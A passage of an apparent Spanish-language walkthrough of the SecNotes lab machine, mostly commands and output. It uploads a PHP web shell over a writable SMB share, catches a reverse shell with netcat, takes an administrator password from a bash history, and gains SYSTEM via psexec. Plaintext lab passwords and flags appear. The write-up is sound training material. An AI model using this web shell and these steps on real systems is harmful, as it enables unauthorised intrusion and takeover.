
- La contraseña es valida.
❯ netexec smb 10.129.16.60 -u 'tyler' -p '92g!mA8BGjOirkL%OG*&'
SMB         10.129.16.60    445    SECNOTES         [*] Windows 10 / Server 2016 Build 17134 (name:SECNOTES) (domain:SECNOTES) (signing:False) (SMBv1:True)
SMB         10.129.16.60    445    SECNOTES         [+] SECNOTES\tyler:92g!mA8BGjOirkL%OG*&
- Vemos que tenemos capacidad de lectura y escritura en ese directorio.
❯ netexec smb 10.129.16.60 -u 'tyler' -p '92g!mA8BGjOirkL%OG*&' --shares
SMB         10.129.16.60    445    SECNOTES         [*] Windows 10 / Server 2016 Build 17134 (name:SECNOTES) (domain:SECNOTES) (signing:False) (SMBv1:True)
SMB         10.129.16.60    445    SECNOTES         [+] SECNOTES\tyler:92g!mA8BGjOirkL%OG*&
SMB         10.129.16.60    445    SECNOTES         [*] Enumerated shares
SMB         10.129.16.60    445    SECNOTES         Share           Permissions     Remark
SMB         10.129.16.60    445    SECNOTES         -----           -----------     ------
SMB         10.129.16.60    445    SECNOTES         ADMIN$                          Remote Admin
SMB         10.129.16.60    445    SECNOTES         C$                              Default share
SMB         10.129.16.60    445    SECNOTES         IPC$            READ            Remote IPC
SMB         10.129.16.60    445    SECNOTES         new-site        READ,WRITE
- Vemos 2 archivos interesantes.
❯ smbmap -H 10.129.16.60 -u 'tyler' -p '92g!mA8BGjOirkL%OG*&' --no-banner -r new-site
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.129.16.60:445	Name: 10.129.16.60        	Status: Authenticated
	Disk                                                  	Permissions	Comment
	----                                                  	-----------	-------
	ADMIN$                                            	NO ACCESS	Remote Admin
	C$                                                	NO ACCESS	Default share
	IPC$                                              	READ ONLY	Remote IPC
	new-site                                          	READ, WRITE
	./new-site
	dr--r--r--                0 Sat Feb  7 18:48:03 2026	.
	dr--r--r--                0 Sat Feb  7 18:48:03 2026	..
	fr--r--r--              696 Thu Jun 21 15:15:36 2018	iisstart.htm
	fr--r--r--            98757 Thu Jun 21 15:15:38 2018	iisstart.png
[*] Closed 1 connections
- Si vamos a la web donde esta el IIS vemos que prácticamente están conéctanos el smb con el IIS.

- Podemos probar metiendo un archivo en la carpeta ya que tenemos privilegios y ver si se refleja en el IIS.
❯ echo "test" > yiyi.txt
- Ahora subimos el archivo.
❯ smbclient //10.129.16.60/new-site -U 'tyler%92g!mA8BGjOirkL%OG*&'
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Feb  7 18:48:03 2026
  ..                                  D        0  Sat Feb  7 18:48:03 2026
  iisstart.htm                        A      696  Thu Jun 21 10:26:03 2018
  iisstart.png                        A    98757  Thu Jun 21 10:26:03 2018

		7736063 blocks of size 4096. 3391361 blocks available
smb: \> put yiyi.txt
putting file yiyi.txt as \yiyi.txt (0.0 kB/s) (average 0.0 kB/s)
smb: \>
- Y vemos que existe.
❯ curl -s http://10.129.16.60:8808/yiyi.txt
test
- Vamos a probar subiendo una webshellen PHP.
❯ /bin/cat cmd.php
<?php
	echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
?>
- Ahora lo subimos.
❯ smbclient //10.129.16.60/new-site -U 'tyler%92g!mA8BGjOirkL%OG*&'
Try "help" to get a list of possible commands.
smb: \> put cmd.php
putting file cmd.php as \cmd.php (0.3 kB/s) (average 0.3 kB/s)
- Podemos ejecutar comandos.
❯ curl -s 'http://10.129.16.60:8808/cmd.php?cmd=whoami'
<pre>secnotes\tyler
</pre>
Shell as tyler and User flag
-
Ahora nos vamos a enviar una reverse shell.
-
Pero primero vamos a subir el netcat <https://eternallybored.org/misc/netcat/>.
-
Tenemos que volver a subir la shell y el nc rápido para que no nos borre los archivos.
❯ smbclient //10.129.16.60/new-site -U 'tyler%92g!mA8BGjOirkL%OG*&'
Try "help" to get a list of possible commands.
smb: \> put nc64.exe
putting file nc64.exe as \nc64.exe (76.1 kB/s) (average 76.1 kB/s)
smb: \> put cmd.php
putting file cmd.php as \cmd.php (0.3 kB/s) (average 53.5 kB/s)
smb: \>
- Ahora nos ponemos en escucha.
❯ rlwrap nc -nlvp 443
listening on [any] 443 ...

- Y ganamos acceso.
❯ rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.241] from (UNKNOWN) [10.129.16.60] 49322
Microsoft Windows [Version 10.0.17134.228]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\new-site>whoami
whoami
secnotes\tyler

C:\inetpub\new-site>
- Vemos la flag.
C:\Users\tyler\Desktop>type user.txt
type user.txt
912d922dc573dc782083c773663ce609

C:\Users\tyler\Desktop>
Privilege Escalation
- No tenemos ningún privilegio interesante.
C:\Users\tyler\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeShutdownPrivilege           Shut down the system                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Enabled
SeTimeZonePrivilege           Change the time zone                 Enabled

C:\Users\tyler\Desktop>
- Si observamos hay un bash.lnk lo cual es un archivo de acceso directorio de Windows.
C:\Users\tyler\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1E7B-9B76

 Directory of C:\Users\tyler\Desktop

08/19/2018  02:51 PM    <DIR>          .
08/19/2018  02:51 PM    <DIR>          ..
06/22/2018  02:09 AM             1,293 bash.lnk
08/02/2021  02:32 AM             1,210 Command Prompt.lnk
04/11/2018  03:34 PM               407 File Explorer.lnk
06/21/2018  04:50 PM             1,417 Microsoft Edge.lnk
06/21/2018  08:17 AM             1,110 Notepad++.lnk
02/07/2026  03:11 PM                34 user.txt
08/19/2018  09:59 AM             2,494 Windows PowerShell.lnk
               7 File(s)          7,965 bytes
               2 Dir(s)  13,890,383,872 bytes free

C:\Users\tyler\Desktop>
- Vemos que esta ejecutando una bash.exe .
C:\Users\tyler\Desktop>type bash.lnk
type bash.lnk
L�F w������V�	�v(���	��9P�O� �:i�+00�/C:\V1�LIWindows@	ヒL���LI.h���&WindowsZ1�L<System32B	ヒL���L<.p�k�System32Z2��LP� bash.exeB	ヒL<��LU.�Y���bash.exeK-JںݜC:\Windows\System32\bash.exe"..\..\..\Windows\System32\bash.exeC:\Windows\System32�%�
                                                                         �wN��]N�D.��Q���`�Xsecnotesx�<sAA��㍧�o�:u��'�/�x�<sAA��㍧�o�:u��'�/�=	�Y1SPS�0��C�G����sf"=dSystem32 (C:\Windows)�1SPS�XF�L8C���&�m�q/S-1-5-21-1791094074-1363918840-4199337083-1002�1SPS0�%��G��`���%
	bash.exe@������
                       �)
                         Application@v(���	�i1SPS�jc(=�����O��MC:\Windows\System32\bash.exe91SPS�mD��pH�H@.�=x�hH�(�bP
C:\Users\tyler\Desktop>
- Si lo ejecutamos vemos que funciona.
C:\Users\tyler\Desktop>C:\Windows\System32\bash.exe
C:\Windows\System32\bash.exe
mesg: ttyname failed: Inappropriate ioctl for device
whoami
root
- Estamos en un subsistema de Linux.
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.129.16.60  netmask 255.255.0.0  broadcast 10.129.255.255
        inet6 dead:beef::894e:ce14:b55a:ecc7  prefixlen 64  scopeid 0x0<global>
        inet6 dead:beef::755f:fc10:dbb7:b88e  prefixlen 128  scopeid 0x0<global>
        inet6 fe80::894e:ce14:b55a:ecc7  prefixlen 64  scopeid 0x0<global>
        ether 00:50:56:b0:55:b5  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 1500
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x0<global>
        loop  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

cd /
ls
bin
boot
dev
etc
home
init
lib
lib64
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
- Podemos ver el bash_history ya que no es un enlace simbólico al /dev/null.
ls -la
total 8
drwx------ 1 root root  512 Jun 22  2018 .
drwxr-xr-x 1 root root  512 Jun 21  2018 ..
---------- 1 root root  398 Jun 22  2018 .bash_history
-rw-r--r-- 1 root root 3112 Jun 22  2018 .bashrc
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
drwxrwxrwx 1 root root  512 Jun 22  2018 filesystem
cat .bash_history
cd /mnt/c/
ls
cd Users/
cd /
cd ~
ls
pwd
mkdir filesystem
mount //127.0.0.1/c$ filesystem/
sudo apt install cifs-utils
mount //127.0.0.1/c$ filesystem/
mount //127.0.0.1/c$ filesystem/ -o user=administrator
cat /proc/filesystems
sudo modprobe cifs
smbclient
apt install smbclient
smbclient
smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\\127.0.0.1\\c$
> .bash_history
less .bash_history
exit
- Vamos a validar la contraseña que nos muestra que al parecer es del usuario administrador.
❯ netexec smb 10.129.16.60 -u 'administrator' -p 'u6!4ZwgwOM#^OBf#Nwnh'
SMB         10.129.16.60    445    SECNOTES         [*] Windows 10 / Server 2016 Build 17134 (name:SECNOTES) (domain:SECNOTES) (signing:False) (SMBv1:True)
SMB         10.129.16.60    445    SECNOTES         [+] SECNOTES\administrator:u6!4ZwgwOM#^OBf#Nwnh (Pwn3d!)
Shell as administrator and root flag
- Bueno pues ya nos podemos conectar una escalada muy básica.
❯ impacket-psexec WORKGROUP/Administrator@10.129.16.60
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on 10.129.16.60.....
[*] Found writable share ADMIN$
[*] Uploading file sIQjmUnh.exe
[*] Opening SVCManager on 10.129.16.60.....
[*] Creating service TCHU on 10.129.16.60.....
[*] Starting service TCHU.....
[!] Press help for extra shell commands                                            Microsoft Windows [Version 10.0.17134.228]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32> whoami                                                        nt authority\system
- Vemos la flag.
C:\WINDOWS\system32> type C:\Users\Administrator\Desktop\root.txt                  c91f47b28dbeca9242eb0cc707692732
c91f47b28dbeca9242eb0cc707692732
C:\WINDOWS\system32>